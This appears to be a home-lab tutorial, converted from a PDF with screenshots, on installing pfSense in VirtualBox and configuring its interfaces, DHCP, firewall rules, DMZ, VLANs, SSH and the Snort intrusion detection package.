
```
(margaret@margaret)-[~]
└─$ ping 192.168.1.1
PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data.
64 bytes from 192.168.1.1: icmp_seq=1 ttl=64 time=2.94 ms
64 bytes from 192.168.1.1: icmp_seq=2 ttl=64 time=3.33 ms
64 bytes from 192.168.1.1: icmp_seq=3 ttl=64 time=2.33 ms
64 bytes from 192.168.1.1: icmp_seq=4 ttl=64 time=3.96 ms
^C
--- 192.168.1.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3003ms
rtt min/avg/max/mdev = 2.332/3.139/3.960/0.591 ms

(margaret@margaret)-[~]
└─$
```

- Open a browser to connect to the PfSense dashboard
 - o A certificate error will show because we have not installed a certificate




- Login with the default credentials
- Username: admin
- Password: pfSense



- Follow the steps to finish the installation

5. Configure pfSense:

- System --> Setup Wizard



- Follow the pfSense installation wizard.
- In the general information enter a host name
 - This name can be used to access the firewall instead of the ip address
 - Enter any domain

Wizard / pfSense Setup / General Information

Step 2 of 9

General Information

On this screen the general pfSense parameters will be set.

Hostname	pfSense
Name of the firewall host, without domain part.	
Examples: pfsense, firewall, edgefw	
Domain	margaret.com
Domain name for the firewall.	
Examples: home.arpa, example.com	

- Enter Primary DNS
 - If you don't know which DNS to use, Google's DNS servers are recommended.

Primary DNS

Do not end the domain name with '.local' as the final part (Top Level Domain, TLD). The 'local' TLD is widely used by mDNS (e.g. Avahi, Bonjour, Rendezvous, Airprint, Airplay) and some Windows systems and networked devices. These will not network correctly if the router uses 'local' as its TLD. Alternatives such as 'home.arpa', 'local.lan', or 'mylocal' are safe.

The default behavior of the DNS Resolver will ignore manually configured DNS servers for client queries and query root DNS servers directly. To use the manually configured DNS servers below for client queries, visit Services > DNS Resolver and enable DNS Query Forwarding after completing the wizard.

Primary DNS Server	8.8.8.8
Secondary DNS Server	8.8.4.4
Override DNS	<input checked="" type="checkbox"/>

- Specify a time zone and leave the time server hostname as the default

Wizard / pfSense Setup / Time Server Information

Step 3 of 9


Time Server Information

Please enter the time, date and time zone.

Time server hostname: 2.pfsense.pool.ntp.org
Enter the hostname (FQDN) of the time server.

Timezone: US/Eastern

» Next



- Configure WAN and LAN interfaces.
 - The LAN interface represents the external public ip address that the firewall will utilize to communicate with the internet.
 - DHCP is the default and most widely used WAN interface especially for home and small offices.
 - For regular home users and small office users, the default setting for the other items on this page will suffice.

Wizard / pfSense Setup / Configure WAN Interface

Step 4 of 9

Configure WAN Interface


On this screen the Wide Area Network information will be configured.

SelectedType: DHCP

General configuration

MAC Address:
This field can be used to modify ("spoof") the MAC address of the WAN interface (may be required with some cable connections). Enter a MAC address in the following format: XX:XX:XX:XX:XX:XX or leave blank.

MTU:



MSS	<input type="text"/>	<p>If a value is entered in this field, then MSS clamping for TCP connections to the value entered above minus 40 (TCP/IP header size) will be in effect. If this field is left blank, an MSS of 1492 bytes for PPPoE and 1500 bytes for all other connection types will be assumed. This should match the above MTU value in most all cases.</p>
Static IP Configuration		
IP Address	<input type="text"/>	
Subnet Mask	<input type="text"/> 32	
Upstream Gateway	<input type="text"/>	
DHCP client configuration		
DHCP Hostname	<input type="text"/>	
PPPoE configuration		
PPPoE Username	<input type="text"/>	
PPPoE Password	<input type="text"/>	
Show PPPoE password	<input type="checkbox"/> Reveal password characters	
PPPoE Service name	<input type="text"/>	
PPTP configuration		
PPTP Username	<input type="text"/>	
PPTP Password	<input type="text"/>	
Show PPTP password	<input type="checkbox"/> Reveal password characters	
PPTP Local IP Address	<input type="text"/>	
ppplocalsubnet	<input type="text"/> 32	
PPTP Remote IP Address	<input type="text"/>	

timeout If no qualifying outgoing packets are transmitted for the specified number of seconds, the connection is brought down. An idle timeout of zero disables this feature.

RFC1918 Networks

Block RFC1918 Private Networks Block private networks from entering via WAN
When set, this option blocks traffic from IP addresses that are reserved for private networks as per RFC 1918 (10/8, 172.16/12, 192.168/16) as well as loopback addresses (127/8). This option should generally be left turned on, unless the WAN network lies in such a private address space, too.

Block bogon networks

Block bogon networks Block non-Internet routed networks from entering via WAN
When set, this option blocks traffic from IP addresses that are reserved (but not RFC 1918) or not yet assigned by IANA. Bogons are prefixes that should never appear in the Internet routing table, and obviously should not appear as the source address in any packets received.

>> Next

- Adjust the LAN IP address and subnet mask

Wizard / pfSense Setup / Configure LAN Interface ?

Step 5 of 9


Configure LAN Interface

On this screen the Local Area Network information will be configured.

LAN IP Address	192.168.1.1
Type dhcp if this interface uses DHCP to obtain its IP address.	
Subnet Mask	24

>> Next

- Set strong GUI password
- Click on the reload button to reboot pfSense so the changes take effect
- Then click Finish to complete

- 


Wizard / pfSense Setup / Set Admin WebGUI Password

Step 6 of 9

Set Admin WebGUI Password

On this screen the admin password will be set, which is used to access the WebGUI and also SSH services if enabled.

Admin Password	••••••••••••
Admin Password AGAIN	••••••••••••


>> Next
- 

Wizard / pfSense Setup / Reload configuration

Step 7 of 9

Reload configuration

Click 'Reload' to reload pfSense with new changes.

>> Reload
- 

Wizard / pfSense Setup / Wizard completed.

Step 9 of 9

Wizard completed.

Congratulations! pfSense is now configured.

We recommend that you check to see if there are any software updates available. Keeping your software up to date is one of the most important things you can do to maintain the security of your network.

Check for updates

Remember, we're here to help.

[Click here](#) to learn about Netgate 24/7/365 support services.

- Read through and accept terms which will bring you to the dashboard
 - The dashboard shows important system information

Status / Dashboard	
+ ?	
System Information	
Name	pfSense.margaret.com
User	admin@192.168.1.100 (Local Database)
System	VirtualBox Virtual Machine Netgate Device ID: f9e1dc6bf764365f16c1
BIOS	Vendor: innotek GmbH Version: VirtualBox Release Date: Fri Dec 1 2006
Version	2.7.2-RELEASE (amd64) built on Wed Dec 6 15:10:00 EST 2023 FreeBSD 14.0-CURRENT
<p>The system is on the latest version. Version information updated at Wed Dec 27 17:22:54 EST 2023 </p>	
CPU Type	13th Gen Intel(R) Core(TM) i7-1355U AES-NI CPU Crypto: Yes (inactive) QAT Crypto: No
Hardware crypto	Inactive
Kernel PTI	Disabled
MDS Mitigation	Inactive
... ..	

- Here you can access the options for configuring the DHCP server by navigating to Services then DHCP server.
 - Here you have the ability to enable and disable DHCP for the LAN
 - This section also has the capability to assign static IP addresses to host
 - (Useful for assigning IP addresses to servers and network devices such as switches and network devices)

pfSense
COMMUNITY EDITION

System ▾

Interfaces ▾

Firewall ▾

Services ▾

Auto Config Backup

Captive Portal

DHCP Relay

DHCP Server

DHCPv6 Relay

DHCPv6 Server

DNS Forwarder

DNS Resolver

Dynamic DNS

IGMP Proxy

NTP

PPPoE Server

Router Advertisement

SNMP

Board

on

pfSense.margaret.com

admin@192.168.1.100 (Local Database)

LAN

General DHCP Options

DHCP Backend ISC DHCP

Enable Enable DHCP server on LAN interface

BOOTP Ignore BOOTP queries

Deny Unknown Clients Allow all clients
When set to **Allow all clients**, any DHCP client will get an IP address within this scope/range on this interface. If set to **Allow known clients from any interface**, any DHCP client with a MAC address listed in a static mapping on **any** scope(s)/interface(s) will get an IP address. If set to **Allow known clients from only this interface**, only MAC addresses listed in static mappings on this interface will get an IP address within this scope/range.

Ignore Denied Clients Ignore denied clients rather than reject
This option is not compatible with failover and cannot be enabled when a Failover Peer IP address is configured.

- System--->Advanced-->Uncheck WebGUI Login Autocomplete to disable the autosave feature

WebGUI Login Autocomplete

Enable webConfigurator login autocomplete
When this is checked, login credentials for the webConfigurator may be saved by the browser. While convenient, some security standards require this to be disabled. Check this box to enable autocomplete on the login form so that browsers will prompt to save credentials (NOTE: Some browsers do not respect this option).

- You can enhance security by selecting the option “Password protect the console menu” then save the changes made

Console Options

Console menu Password protect the console menu

Save

- By default, pfSense blocks LAN hosts from accessing your public IP addresses
 - This can be inconvenient when testing port forwarding from within the LAN
 - You can modify this by going to System--> Advanced--> Firewall & NAT and choosing an option from the NAT Reflection mode for port forwards

Network Address Translation

NAT Reflection mode for port forwards

disabled

The Pure NAT mode uses a set of NAT rules to direct packets to the target of the port forward. It has better scalability, but it must be possible to accurately determine the interface and gateway IP used for communication with the target at the time the rules are loaded. There are no inherent limits to the number of ports other than the limits of the protocols. All protocols available for port forwards are supported.

The NAT + Proxy mode uses a helper program to send packets to the target of the port forward. It is useful in setups where the interface and/or gateway IP used for communication with the target cannot be accurately determined at the time the rules are loaded. Reflection rules are not created for ranges larger than 500 ports and will not be used for more than 1000 ports total between all port forwards. This feature does not support IPv6. Only TCP and UDP protocols are supported.

Individual rules may be configured to override this system setting on a per-rule basis.

- You can install additional packages by going to System--> Package Manager --> Available Packages
 - Packages are add-on software modules that can be installed to extend the functionality of the firewall and routing platform.
 - Packages can include tools for security monitoring, reporting, caching, and more

- i.e : Snort or Suricata (IDS – enhance network security and threat detection monitoring)
- Back-up pfSense to ensure you have a restore point in case of any unforeseen issues

System / Package Manager / Available Packages

Installed Packages Available Packages

Search

Search term: Both Search Clear

Enter a search string or *nix regular expression to search package names and descriptions.

Name	Version	Description
acme	0.7.5	Automated Certificate Management Environment, for automated use of LetsEncrypt certificates. Package Dependencies: pecl-ssh2-1.3.1 socat-1.7.4.4 php82-8.2.11 php82-ftp-8.2.11

- To set up port forwarding navigate to Firewall--> NAT

Firewall / NAT / Port Forward

Port Forward 1:1 Outbound NPt

Rules

Source IP	Dest. IP	Source Port	Dest. Port	NAT IP	NAT Port	Description	Actions

Add Delete Toggle Save Separator

- To configure firewall rules, navigate to firewall--> Rules

Rules (Drag to Change Order)											
	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
<input checked="" type="checkbox"/>	0/6 KiB	*	RFC 1918 networks	*	*	*	*	*		Block private networks	
<input checked="" type="checkbox"/>	0/0 B	*	Reserved Not assigned by IANA	*	*	*	*	*		Block bogon networks	

- By default, pfSense web configurator employs https on Port 443

Rules (Drag to Change Order)											
	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
<input checked="" type="checkbox"/>	1/204 KiB	*	*	*	LAN Address	443 80	*	*		Anti- Lockout Rule	
<input type="checkbox"/>	<input checked="" type="checkbox"/> 1/397 KiB	IPv4	*	LAN subnets	*	*	*	*	none	Default allow LAN to any rule	  
<input type="checkbox"/>	<input checked="" type="checkbox"/> 0/0 B	IPv6	*	LAN subnets	*	*	*	*	none	Default allow LAN IPv6 to any rule	  

- Important to note that some ISPs block incoming Port 443 traffic
 - To address this, you can select an alternative TCP port by going to system --> Advanced --> Admin access and entering the desired port number in the TCP Port field and then save
 - Additionally, you'll need to create a new firewall rule under firewall --> rules allowing a connection on the **WAN** interface to pass through the pfSense web configurator server using the port you specify in pfSense

System / Advanced / Admin Access

Admin Access Firewall & NAT Networking Miscellaneous System Tunables Notifications

webConfigurator

Protocol	<input type="radio"/> HTTP	<input checked="" type="radio"/> HTTPS (SSL/TLS)
SSL/TLS Certificate	GUI default (65828320c0cfb)	
Certificates known to be incompatible with use for HTTPS are not included in this list, such as certificates using incompatible ECDSA curves or weak digest algorithms.		
TCP port	<input type="text"/>	
Enter a custom port number for the webConfigurator above to override the default (80 for HTTP, 443 for HTTPS). Changes will take effect immediately after save.		

- Interfaces act as the bridges, whether physical or virtual that enable data transmission between distinct segments of your network and the external environment
 - To configure interfaces, go to Interfaces --> Interface assignments if you haven't already set up the LAN and WAN interfaces select the appropriate MAC address from the drop-down lists

Interfaces / Interface Assignments

Interface has been added.

Interface Assignments Interface Groups Wireless VLANs QinQs PPPs GREs GIFs Bridges

LAGGs

Interface	Network port
WAN	em0 (08:00:27:d2:e0:be)
LAN	em1 (08:00:27:c9:3f:75)
OPT1	em2 (08:00:27:a1:6b:7d)

Save

- - LAN and WAN were configured automatically
 - There is an available network port with a MAC address and an add button. The port or network is installed but not yet configured. You can assign the port as the opt Port and can be used as the DMZ.
 - Enable the interface and Change description from OPT1 to DMZ

- DMZ is used to establish a network where specific types of traffic are permitted while others are restricted
- Traffic from the DMZ is allowed to and from the internet but restricted from accessing the internal networks while traffic from internal networks is allowed to move into the DMZ

The screenshot shows the pfSense interface for configuring the interface OPT1 (em2). The interface is set to 'Enable' and has a 'Description' of 'DMZ'. The 'IPv4 Configuration Type' is set to 'Static IPv4' and the 'IPv6 Configuration Type' is set to 'None'. The MAC Address is set to 'XX:XX:XX:XX:XX:XX'. The MTU is set to its default value. Under the 'Static IPv4 Configuration' tab, the IP address is set to 192.168.2.1 with a subnet mask of 24. The 'IPv4 Upstream gateway' is set to 'None' and there is a green button labeled '+ Add a new gateway'.

- You can also activate SSH which grants you remote access to the pfSense console simulating direct console access
 - Navigate to secure shell (System-->Advanced-->Admin Access--> Enable Secure Shell) and check the enable secure shell checkbox
 - Save changes

Secure Shell

Secure Shell Server	<input checked="" type="checkbox"/> Enable Secure Shell
SSHd Key Only	<input type="button" value="Password or Public Key"/>
When set to <i>Public Key Only</i> , SSH access requires authorized keys and these keys must be configured for each <i>user</i> that has been granted secure shell access. If set to <i>Require Both Password and Public Key</i> , the SSH daemon requires both authorized keys and valid passwords to gain access. The default <i>Password or Public Key</i> setting allows either a valid password or a valid authorized key to login.	
Allow Agent Forwarding	<input type="checkbox"/> Enables ssh-agent forwarding support.
SSH port	22
Note: Leave this blank for the default of 22.	

- - You can set up VLANs on pfSense
 - For instance, you can set up VLANs for different departments
 - Enter a VLAN tag from 2 to 40941

Interfaces / VLANs

Interface Assignments	Interface Groups	Wireless	VLANs	QinQs	PPPs	GREs	GIFs	Bridges
LAGGs								

VLAN Interfaces

Interface	VLAN tag	Priority	Description	Actions
<input type="button" value="+ Add"/>				

Interfaces / VLANs / Edit

VLAN Configuration

<u>Parent Interface</u>	em0 (08:00:27:d2:e0:be) - wan
Only VLAN capable interfaces will be shown.	
<u>VLAN Tag</u>	3
802.1Q VLAN tag (between 1 and 4094).	
<u>VLAN Priority</u>	0
802.1Q VLAN Priority (between 0 and 7).	
<u>Description</u>	Finance Department
A group description may be entered here for administrative reference (not parsed).	
<input type="button" value="Save"/>	

- i.e.
- It is crucial to update your pfSense to ensure that your firewall has the latest security patches and feature enhancement.

- Back-up your pfSense configuration before performing major updates to make sure you have a restore point in case anything goes wrong

System / Update / System Update ?


System Update Update Settings

Confirmation Required to update pfSense system.


Branch	Current Stable Release (2.7.2)
Please select the branch from which to update the system firmware. Use of the development version is at your own risk!	
Current Base System	2.7.2
Latest Base System	2.7.2
Status	Up to date.

6. Set Up Snort or Suricata:

- Snort is an Open-Source Intrusion Prevention System (IPS) that uses a set of rules that help define malicious activity and uses those rules to find packets that match against them and generates alerts for users
- Sign up for SNORT
- Go to Oinkcode and copy Oinkcode for future use with pfSense and Kali



- Open Kali ---> Open Safari on Kali and type the router IP into the url
- PfSense login page should load. Login to Pfsense with your credentials.



- Once logged in, you will see the Dashboard and interfaces on the dashboard
 - We will add software to the pfsense router on the WAN interface
 - Keep in mind that when we use a router, we are looking at outside traffic coming into us and inside traffic going out through the router

- We're going to use WAN and if anything comes into WAN that doesn't look correct, it'll send an alert to us

Interfaces			
WAN	↑	1000baseT <full-duplex>	10.0.2.15
LAN	↑	1000baseT <full-duplex>	192.168.1.1
DMZ	↑	1000baseT <full-duplex>	192.168.2.1

- Again, to install software on pfSense, you go to System --> Packet Manager--> Available Packages
 - We're going to search for Snort
 - Install and Confirm

System / Package Manager / Available Packages

Installed Packages Available Packages

Search

Search term: snort Both Search Clear

Enter a search string or *nix regular expression to search package names and descriptions.

Packages

Name	Version	Description	Actions
snort	4.1.6_14	Snort is an open source network intrusion prevention and detection system (IDS/IPS). Combining the benefits of signature, protocol, and anomaly-based inspection.	+ Install

Package Dependencies:

snort-2.9.20_7

○

System / Package Manager / Installed Packages

Installed Packages Available Packages

Installed Packages

Name	Category	Version	Description	Actions
✓ snort	security	4.1.6_14	Snort is an open source network intrusion prevention and detection system (IDS/IPS). Combining the benefits of signature, protocol, and anomaly-based inspection.	Delete Reinstall Information

Package Dependencies:

snort-2.9.20_7

[⟳ = Update](#) [✓ = Current](#)

[Delete](#) [Information](#) [Reinstall](#)

Newer version available

Package is configured but not (fully) installed or deprecated

○

- To configure Snort, you go to Services and click on Snort which will show up in the menu bar
- Click +Add to add an interface to the pfSense router
 - It will default to WAN but you can add other interfaces to it (I.e. : if you had something on the DMZ)

The screenshot shows the 'WAN Settings' page under the 'Snort Interfaces' tab. The 'General Settings' section is active. It includes fields for 'Enable' (checked), 'Interface' (set to 'WAN (em0)'), 'Description' (set to 'WAN'), and 'Snap Length' (set to '1518'). A note below the interface field says: 'Choose the interface where this Snort instance will inspect traffic.' A note below the snap length field says: 'Enter the desired interface snaplen value in bytes. Default is 1518 and is suitable for most applications.'

- Option to allow Snort to send alerts to System log (acting as IDS)
 - Can get noisy in a production environment
 - Will give a lot of information

The screenshot shows the 'Alert Settings' page. It has three main sections: 'Send Alerts to System Log' (checkbox checked, note: 'Snort will send Alerts to the firewall's system log. Default is Not Checked.'), 'System Log Facility' (set to 'LOG_AUTH', note: 'Select system log Facility to use for reporting. Default is LOG_AUTH.'), and 'System Log Priority' (set to 'LOG_ALERT', note: 'Select system log Priority (Level) to use for reporting. Default is LOG_ALERT.').

- Enable Packet Captures
 - Sends a snort alert into a tcpdump compatible file which allows you to inspect the packets

Enable Packet Captures	<input checked="" type="checkbox"/> Checking this option will automatically capture packets that generate a Snort alert into a tcpdump compatible file
Packet Capture File Size	128 Enter a value in megabytes for the packet capture file size limit. Default is 128 megabytes. When the limit is reached, the current packet capture file in directory /var/log/snort /snort_em061496 is rotated and a new file opened.
Enable Unified2 Logging	<input type="checkbox"/> Checking this option will cause Snort to simultaneously log alerts to a unified2 binary format log file in the logging subdirectory for this interface. Default is Not Checked. Log size and retention limits for the Unified2 log should be configured on the LOG MGMT tab when this option is enabled.

-
- Turning on the Block Offenders option will enable the Intrusion Prevention (IPS) capabilities of Snort
 - Legacy Mode uses pcap (packet capture) engine to generate copies of packets for inspection
 - Inline mode intercepts and inspects packages before they are handed to the host for further processing

Block Settings	
Block Offenders	<input checked="" type="checkbox"/> Checking this option will automatically block hosts that generate a Snort alert. Default is Not Checked.
